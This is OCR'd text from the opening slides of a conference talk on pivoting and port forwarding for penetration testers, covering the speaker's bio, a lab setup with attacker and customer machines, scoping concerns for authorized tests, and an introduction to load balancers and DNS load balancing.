ROADSEC

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
MAIS UM EVENTO: Flipside SECURITY BEYOND TECHNOLOGY

REALIZAÇÃO: Green Helmet



Pivoting, port forward and a few more tips and tricks for Pentesters.

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Senior Cybersecurity/Pentester Consultant at Cipher

#whoami

- Marcos Azevedo a.k.a psylinux
- Over 17+ years in Information Technology
- Pentester by choice
- Redneck/Caipira by nature
- Brazilian Jiu-Jitsu Black Belt by love
- Linux of course


https://www.linkedin.com/in/mtazevedo/

Agenda

Don't worry.
We'll have much fun for the next 45 minutes

Common Commercial Tools

SECUREAUTH
+
CORE
SECURITY



BURPSUITE
PROFESSIONAL

Before we ./start


Definitions adopted in this presentation

Attacker = Pentester

Victim = Customer

Attacker = Pentester

Definitions adopted in this presentation




```
Attacker@192.168.1.10 : /Psylinux
$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.10  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::20c:29ff:feb4:63b4  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:b4:63:b4  txqueuelen 1000  (Ethernet)
        RX packets 305122  bytes 444987493 (424.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 19161  bytes 1513440 (1.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

Attacker@192.168.1.10 : /Psylinux
```

Linux Machine

Victim-01 = Customer Box

Definitions adopted in this presentation




```
Victim-01@192.168.1.30 : /Victim-01
$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.30  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:febb:beab  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:bb:be:ab  txqueuelen 1000  (Ethernet)
        RX packets 863  bytes 99193 (96.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 709  bytes 93110 (90.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

Victim-01@192.168.1.30 : /Victim-01
```

Linux Machine

Victim-02 = Customer Box

Definitions adopted in this presentation



```
c:\Victim-02>netsh interface ip show address "Ethernet 2"

Configuration for interface "Ethernet 2"
    DHCP enabled:                         No
    IP Address:                           192.168.1.20
    Subnet Prefix:                        192.168.1.0/24 (mask 255.255.255.0)
    Default Gateway:                      192.168.1.1
    Gateway Metric:                       256
    InterfaceMetric:                      10


c:\Victim-02>_
```

Microsoft Windows Machine

A little about Pentesting


A few Pentester concerns

1. Is the scope defined?
2. How long to Pentest?
3. If it is an internal penetration test:
   a) May be performed on site?
   b) May be performed through a VPN?
4. Is the incident team aware?
5. Who do I contact in an emergency?
6. How far shall I go?
7. Report accurate information to the customer

Load Balancers

What is it?

- **Load balancing or Application Delivery Network (ADN)** refers to efficiently distributing incoming network traffic across a group of backend servers, also known as a server farm or server pool.



Load Balancers

Why should I care?

- May impact in accuracy of information:
  - Maybe only one of the system in the pool may respond to the test queries
  - Different servers may respond for each run of a different tool
- Could in fact cause inconsistency in the testing if the patch levels or configurations are different for each system


Load Balancers

DNS Load Balancer

- DNS Load Balancing
  - Most used as redundancy and high availability
  - The RFC 1034 for DNS states that it is valid for an A record to contain multiple entries of IP addresses.
  - The DNS server is not capable of knowing if a host with an IP address that is listed for a particular name is up and ready to process requests.
  - Some products are smart enough to make a sort of prior check to determine if one of the systems is unavailable and remove the entry from the DNS record response, for example, F5 Global Traffic Manager

Load Balancers

